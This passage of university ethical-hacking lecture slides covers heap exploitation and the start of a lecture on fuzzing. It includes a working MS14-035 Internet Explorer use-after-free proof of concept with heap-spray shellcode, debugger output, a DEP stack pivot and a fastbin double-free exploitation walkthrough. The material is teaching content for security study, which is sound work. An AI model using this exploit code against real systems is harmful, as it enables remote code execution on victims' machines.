- The *changer* function destroys the form
- The form *reset()* method iterates through the form elements
- When *child2.reset()* is executed the changer is activated because of the *onPropertyChange*
- When *test2.reset()* has to be executed there is no *test2* (use after free condition)

How to exploit it?

- After *test2* is destroyed, a fake object with the size of *test2* should be reallocated in the heap to avoid use after free
- The fake object has to be the same size as *test2* to be allocated to the same place in the virtual memory

Use after free exploitation example

First we have to check the size of test2 with *windbg*:

- Determine where was test2 before the free (using *pageheap*)
- Search for the corresponding memory allocation (allocation in the same place)

```
C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86>gflags /i iexplore.exe +hpa  
(b04.784): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=00000004 ebx=29606fb0 ecx=00000002 edx=00000002 esi=1907af88 edi=00000002  
eip=74ddb792 esp=085cd1cc ebp=085cd1ec iopl=0 nv up ei pl nz na po nc  
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010202  
mshtml!CElement::GetLookasidePtr+0x7:  
74ddb792 23461c and eax,dword ptr [esi+1Ch] ds:002b:1907afa4=????????  
0:005> !heap -p -a esi  
    address 1907af88 found in  
    _DPH_HEAP_ROOT @ 4cb1000  
    in free-ed allocation (  DPH_HEAP_BLOCK:          VirtAddr          VirtSize)  
                           18ea3000:           1907a000             2000  
112490b2 verifier!AVrfDebugPageHeapFree+0x000000c2  
7df41464 ntdll!RtlDebugFreeHeap+0x0000002f  
7defab3a ntdll!RtlpFreeHeap+0x0000005d
```

From the allocation list the necessary object size can be obtained: **0x78** (DEMO..)

Use after free exploitation example

In order to exploit the vulnerability we need to allocate an object with the same size (0x78) to control the next usage of the freed object. Using the following code there will not be use after free, since we allocated the object again (but this time we control the content).

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<br>
</form>
<script>
var startfl=false;
function changer() {
    // Call of changer function will happen inside mshtml!CFormElement::DoReset call,
    if (startfl) {
        document.getElementById("testfm").innerHTML = ""; // Destroy form contents,
    }

    CollectGarbage();
    divobj = document.createElement('div');
    // 118 bytes ( + terminating nulls gets added automatically)
    // Total size: 120 bytes (0x78)
    divobj.className = "\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
"\u4141\u4141";
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```

Use after free exploitation example

- If the *pageheap* is turned off (*gflags /I iexplore.exe –hpa*) then the allocation is successful: we have the 0x41414141+0x1cc address at the call instruction

```
(fc0.7f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=04822c10 ecx=05261c28 edx=00000002 esi=05261c28 edi=00000002
eip=74c3173c esp=0297d1d0 ebp=0297d1ec iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010246
mshtml!CFormElement::DoReset+0xe4:
74c3173c ff90cc010000    call    dword ptr [eax+1CCh] ds:002b:4141430d=?????????
```

- Instead of 0x41414141 we need to provide an address where we can place our shellcode to be executed (now we do not consider DEP) -> heap spraying
- This address will be 0x0c0c0c0c, so the *call* instruction will be *call [0x0c0c0c0c+1cc]* = *call [0x0c0c0dd8]*
- But how to place date at 0x0c0c0dd8? Heap spraying ☺

Heap spraying

Heap spraying is a payload delivery technique for heap related vulnerability exploitations. If we allocate an array with specific member size then the heap will be full with our data. The heap allocation addresses are random, but since we use multiple copies from the same object it is likely to have our data at `0x0c0c0c0c` too.

Address	Contents					
0c080018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c090018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0a0018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0b0018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0c0018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0d0018						

A red arrow points from the address `0x0c0c0c0c` at the bottom of the slide to the second column of the row where address `0c0c0018` is listed.

Use after free exploitation example

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<br>
</form>
<script>
var startfl=false;
function changer() {

    //heap spraying
    var spraychunks = new Array();
    var shellcode = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");
    shellcode += unescape('%uc933%u6851%u6163%u636c%u016a%uec8b%uc583%u5504' +
        '%u21b8%udf2c%uff7d%u90d0');
    var junk = unescape("%u0c0c0c%u0c0c");
    while (junk.length < 0x4000) junk += unescape("%u0c0c%u0c0c");
    // we create one subblock [ junk + shellcode + junk ]
    offset = 0xbe8/2 ;
    var junk_front = junk.substring(0,offset);
    var junk_end = junk.substring(0,0x800 - junk_front.length - shellcode.length)
    var smallblock = junk_front + shellcode + junk_end;
    var largeblock = "";
    while (largeblock.length < 0x80000) { largeblock = largeblock + smallblock; }
    // allocate 0x500 times
    for (i = 0; i < 0x500; i++) { spraychunks[i] = largeblock.substring(0, (0x7fb00-6)/2); }

    // Call of changer function will happen inside mshtml!CFormElement::DoReset call, after executing
    if (startfl) {
        document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next CFormElement
    }

    CollectGarbage();
    divobj = document.createElement('div');

}
```

Use after free exploitation example

How to bypass DEP with the previous example?

- We can specify an address to jump
- We can do heap spraying and place the payload at *0x0c0c0c0c*



- Jump to a stack pivot (Stack pivot is a gadget that moves the stack to a different place) For example:

```
Pop ecx; ret  
0x0c0c0c0c  
Xchg esp, ecx; ret
```

- Fill the heap with the ROP

Extra task or practicing not for submission: Write the same exploit that bypass DEP!

Linux heap exploitation

There are several heap exploitation techniques for Linux too.

fastbin_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the fastbin freelist.	house_of_force.c	Exploiting the Top Chunk (Wilderness) header in order to get malloc to return a nearly-arbitrary pointer
fastbin_dup_into_stack.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the fastbin freelist.	unsorted_bin_into_stack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to return a nearly-arbitrary pointer.
fastbin_dup_consolidate.c	Tricking malloc into returning an already-allocated heap pointer by putting a pointer on both fastbin freelist and unsorted bin freelist.	unsorted_bin_attack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to write a large value into arbitrary address
unsafe_unlink.c	Exploiting free on a corrupted chunk to get arbitrary write.	large_bin_attack.c	Exploiting the overwrite of a freed chunk on large bin freelist to write a large value into arbitrary address
house_of_spirit.c	Frees a fake fastbin chunk to get malloc to return a nearly-arbitrary pointer.	house_of_einherjar.c	Exploiting a single null byte overflow to trick malloc into returning a controlled pointer
poison_null_byte.c	Exploiting a single null byte overflow.	house_of_orange.c	Exploiting the Top Chunk (Wilderness) in order to gain arbitrary code execution
house_of_lore.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the smallbin freelist.	tcache_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the tcache freelist.
overlapping_chunks.c	Exploit the overwrite of a freed chunk size in the unsorted bin in order to make a new allocation overlap with an existing chunk	tcache_poisoning.c	Tricking malloc into returning a completely arbitrary pointer by abusing the tcache freelist.
overlapping_chunks_2.c	Exploit the overwrite of an in use chunk size in order to make a new allocation overlap with an existing chunk	tcache_house_of_spirit.c	Frees a fake chunk to get malloc to return a nearly-arbitrary pointer.

<https://github.com/shellphish/how2heap>

Fastbin into stack exploitation example

We have a command line tool that can be used for

- allocating memory region with arbitrary size,
- fill the content of a memory region with user provided input without size checking,
- free a memory region.

Check the source file: <https://hackingarena.com/pwn/Fastbin.pdf>

The code has two major vulnerabilities:

- there is no size checking when filling a memory region (it can be overwritten)
- one region can be freed twice (double free vulnerability)

Fastbin into stack exploitation example

When the program allocates a memory region the chunk that is allocated will be busy. After the allocation is freed the chunk goes to some of the freelists. Freelist are linked lists which make the reallocation of memory easy and fast. According to the *malloc* internals the following types exist:


- **Fast**: small chunks are stored in size-specific bins
- **Unsorted**: when the chunks are freed they are initially stored in a single bin, they are sorted later
- **Small**: the normal bins are divided into "small" bins, where each chunk has the same size, and "large" bins, where chunks have a range of sizes
- **Large**: For small bins, you can pick the first chunk and just use it. For large bins, you have to find the "best" chunk, and possibly split it into two chunks.

<https://sourceware.org/glibc/wiki/MallocInternals>

Fastbin into stack exploitation example

Fastbins are stored in simple linked lists. All chunks have the same size. The pointer to the first fastbin chunk is not visible for us, but the pointer to the second fastbin chunk is stored in the first one, the pointer to the third element is stored in the second one, and so on.

If we manage to overwrite the content of the first fastbin we can overwrite the address of the next fastbin. It is useful to force the OS to do the second allocation to a place where we would like to (e.g. into the stack).



This is the fastbin into stack exploitation.

Fastbin into stack exploitation example

Let's do the following steps to check how the freed chunks are reallocated:

- Allocate three chunks with the size of 20 bytes
- Free the second allocation
- Allocate one more chunk with the same size

The new allocation will be at the same place as the previous free, the chunk was taken from the freelist.

```
root@kali:~/# ./fastbintostack
a - Allocate buffer
f - Fill buffer
d - Delete buffer
h - Print this very menu
x - Exit the program

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 0
malloc: 0x80dcaf0
> f
Enter the id to delete as a integer number: 1
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 1
malloc: 0x80dcbl0
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcbl0
> d
Enter the id to delete as a integer number: 1
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 3
malloc: 0x80dcbl0
```

Fastbin into stack exploitation example

To check the freelists we allocated 3 buffers and freed them all.

Fastbin into stack exploitation example

What if we allocate three buffers then free the first one, the second one and the first one again?

The first chunk will be in the free list twice (see figure).

If a new allocation is carried out with the same size then the first chunk will be busy and on the freelist at the same time.

Fastbin into stack exploitation example

So far we did:

- Allocated 3 buffers with the same size (id=0,1,2)
- Freed the first, the second and the first again (id=0,1,0)
- Allocated a new buffer (id=3), id3 (busy) is the same as id0 (free)

If we allocate another buffer (id=4) then the chunk of (id1) will be reallocated. So far this is ok. On the top of the freelist we have the chunk with id=0, but we have a busy chunk (id=3) that has the same chunk and we control the content of it. Since the chunks on the freelist contain the address of the next free chunk, we can overwrite it through id3. If we modify the *fwd* pointer to point to the stack we can force the new heap allocation on the stack!

Which part of the stack should be used? Of course where the next return address is and from now on it's like a stack based overflow 😊

Fastbin into stack exploitation example

Steps of exploitation

- Allocate 3 buffers with the same size (id=0,1,2)
- Free the first, the second and the first again (id=0,1,0), one chunk is on the freelist twice
- Allocate a new buffer (id=3), id3 (busy) is the same as id0 (free)
- Allocate another one (id=4), now the top of the freelist is the id0 chunk
- Fill the content of id3 (it is on the same place as id0) and modify id0 *fwd* to be pointed to the stack part where we have the next return address
- Allocate one more (id=5) to process the id0 freelist chunk.
- Allocate one more (id=6). This chunk will be on the stack
- Fill the chunk id6 with the payload (*jmp esp* + payload or ROP payload)

Protections and mitigations

Although heap exploitation is complex there are several protections and mitigations provided by the OS, the hardware and the compiler to make exploitation more and more complicated:

- No execute protection (Data Execution Prevention in Windows)
- Address Space Layout Randomization (ASLR)
- Canary (Stack cookie)
- Position Independent Executables
- Fortify (buffer overflow checks)
- Relro (the Global Offset Table is readonly)

Protections and mitigations

Although DEP+ASLR together look like a really strong protection:

- data cannot be executed as code because of the DEP only code reuse such as ROP (Return Oriented Programming) and JOP (Jump Oriented Programming) can be used,
- the gadget addresses are not known if the segment addresses are randomized (ASLR)



Is that the perfect protection?

What about

- Blind Return Oriented Programming (BROP)?
- Just in Time Return Oriented Programming (JIT-ROP)?

Protections and mitigations

There are additional protections under development such as:

- High Entropy ASLR
- Code diversity
- Execute no Read (XnR), does it kill the BROP type of exploitations?
- Control Flow related protections such as Intel's Control Flow Enforcement (CFE)
 - Shadow stack for filtering unintended returns
 - Indirect jump marker for filtering jump oriented programming attacks

Do we have perfect protection against software bug exploitation with e.g. CFE?

For interested check:

- Loop Oriented Programming (LOP)
- Counterfeit Object Oriented Programming (COOP)

The Metasploit framework

Metasploit Framework is a software platform for developing, testing, and executing exploits.

- Its database contains ready exploits in a standardized format
- Users can choose from the exploit lists to attack
- Exploits can be customized with different payloads (one of the best payloads is the meterpreter shell)
- Exploits can be used by setting a few parameters (loaded gun in the hand of script kiddies?)



The screenshot shows the MSFConsole window with a title bar 'MSFConsole'. The console output displays a grid of exploit names and their descriptions. The first few rows show standard overflow exploits like '3com_3cdaemon_ftp_overflow' and 'apple_fileserver_loginext_pathname_overflow'. The list continues with various network and system-specific exploits, such as 'aol_instant_messenger_goaway_overflow', 'alt_n_webadmin_user_buffer_overflow', and 'arkieia_backup_client_remote_access'. The interface is a classic terminal-style window with scroll bars on the right side.

```
888 888 888 d8b888
888 888 888 Y8P888
888 888 888 888
88888b.d88b. .d88b. 888888 8888b. .d8888b 888888b. 888 888 .d88b. 8888888888
888 "888 "88hd8P Y8b888 "88b88K 888 "88b888d88""88b888888
888 888 8888888888888888 .d888888'Y8888b.888 8888888888 8888888888
888 888 888Y8b. Y88b. 888 888 X888888 d88P888Y88..88P888Y88b.
888 888 888 "Y888 "Y8888888 88888P'88888P" 888 "Y88P" 888 "Y888
888
888
888

+ ---[ msfconsole v2.4 [180 exploits - 75 payloads]
msf > show exploits
Metasploit Framework Loaded Exploits

3com_3cdaemon_ftp_overflow      3Com 3CDaemon FTP Server Overflow
Credits                           Metasploit Framework Credits
apple_fileserver_loginext_pathname_overflow Apple FileServer LoginExt PathName Overflow
aol_instant_messenger_goaway_overflow AOL Instant Messenger goaway Overflow
alt_n_webadmin_user_buffer_overflow Alt-N WebAdmin USER Buffer Overflow
apache_win32_chunked_encoding    Apache Win32 Chunked Encoding
arkieia_backup_client_remote_access Arkieia Backup Client Remote Access
arkieia_backup_client_type_77_overflow Arkieia Backup Client Type 77 Overflow (Mac OS X
                                         >
arkieia_type_77_win32           Arkieia Backup Client Type 77 Overflow (Win32)
austats_configdir_exec          Austats configdir Remote Command Execution
backupexec_agent                 Veritas Backup Exec Windows Remote Agent Overfl
                                         ou
backupexec_dump                  Veritas Backup Exec Windows Remote File Access
backupexec_ns                     Veritas Backup Exec Name Service Overflow
backupexec_registry               Veritas Backup Exec Server Registry Access
badblue_ext_overflow              BadBlue 2.5 EXT.dll Buffer Overflow
bakbone_netvault_heap             BakBone NetVault Remote Heap Overflow
baracuda_img_exec                Barracuda IMG.PL Remote Command Execution
blackice_pam_icq                  ISS PAM.dll ICQ Parser Buffer Overflow
cabrightstor_disco               CA BrightStor Discovery Service Overflow
cabrightstor_disco_servicepc_low CA BrightStor Discovery Service SERVICEPC Overf
low
cabrightstor_sqldagent           CA BrightStor Agent for Microsoft SQL Overflow
cabrightstor_uniagent            CA BrightStor Universal Agent Overflou
cacti_graphimage_exec             Cacti graph_image.php Remote Command Execution
calicelnt_getconfig               CA License Client GETCONFIG Overflow
calicserv_getconfig               CA License Server GEICONFIG Overflow
distcc_exec                       DistCC Daemon Command Execution
edirectory_imonitor               eDirectory 8.7.3 iMonitor Remote Stack Overflow
exchange2000_xexch50              Exchange 2000 MS03-46 Heap Overflow
msf >
```

End of lecture



IN5290 Ethical Hacking

Lecture 10: Vulnerability finding with fuzzing, exploits

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What is fuzzing, why it is useful
- What kind of fuzzing techniques exist
- File format fuzzing with the Peach Fuzzer
- More about exploits

Why to find software vulnerabilities?

Some software vulnerabilities can be exploited by the attackers (not all of them, depending on the circumstances, usually only the minority of bugs are exploitable). If a software contains a bug, attackers can carry out

- Denial of Service attacks
- Remote Code Execution!


That is a huge risk. From the point of view of ethical hacking (depending on the contract) a real attack should be simulated: let's see what is doable.

Exploit sources

- Exploit database (<https://www.exploit-db.com/>)
- Metasploit framework
- Github (e.g. <https://github.com/0vercl0k/CVE-2019-9810>)
- Darkweb
(not for ethical hackers)
- Developing your own exploit?
 - It's a time-consuming task, the success rate can be low, but the effect can be enormous
 - A Proof of Concept should be created and warn the software producer (maybe some CERT as well), don't publish it before it is corrected



Example of a software vulnerability exploitation process



What are the steps of exploit development

- Finding the vulnerability (e.g. with fuzzing), the application crashes
- Find the reason of the crash (reverse engineering the code)
- Decide whether the control flow can be redirected or not
- Decide how and where to place the payload (e.g. on the stack, in the heap with spraying)
- Bypass all the mitigations (DEP, ASLR, sandboxing, etc.)
- Create a working version of the exploit (proof of concept)

Stack overflow:

Reason of crash: too long input, Control flow redirection: yes by overwriting the return address of the stack frame, payload place: on the stack after the *ret* together with the vulnerability exploitation, DEP bypass: ROP, ASLR bypass: memory leak, non PIE module

How to find software vulnerabilities?

- Accidentally: e.g. my pdf reader is keep crashing for the same input. (Note, one crash is not crash! ☺ If it's not possible to repeat then anything could have happened)
- AV tools can report suspicious activity such as a port is opened, a new suspicious registry entry is created. Analyzing it in a sandboxed environment can reveal unknown vulnerabilities. (Note that in this case the vulnerability was known by someone in advance who created the malware)
- Source code analysis (looking for patterns that can reflect vulnerabilities)
- Binary code static analysis: reverse engineering or advanced specific solutions (code property graphs)
- Binary code dynamic analysis (e.g. angr framework)
- Fuzzing

Fuzzing

Fuzzing or **fuzz testing** is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for any sign of error (exceptions such as crashes, failing built-in code assertions, or memory leaks).

How the program accepts the input?

- File format fuzzing: invalid files are created and opened by the application (e.g. invalid pdf file is opened by a pdf reader)
- Protocol fuzzing or network based fuzzing: the input is provided through network protocols (e.g. http request is sent with a wrong format)

How to create invalid input?

- Mutation based input generation
Using existing input to create slightly different versions
(see demo later)
- Format description based input generation
The format is described, the input is created using this
(see demo later)
- Response based input generation
The input is based on the received response (interactive generation)

Mutation based fuzzing

- The input is created based on existing valid input
- Mutations of input are made without the knowledge of the structure of the input (e.g. random)
- Requires little setup time
- The success is based on the mutation algorithm
- Mutation can mess up the file format and prevent it to be processed (e.g. file checksums)

Mutation based fuzzing – Peach Fuzzer

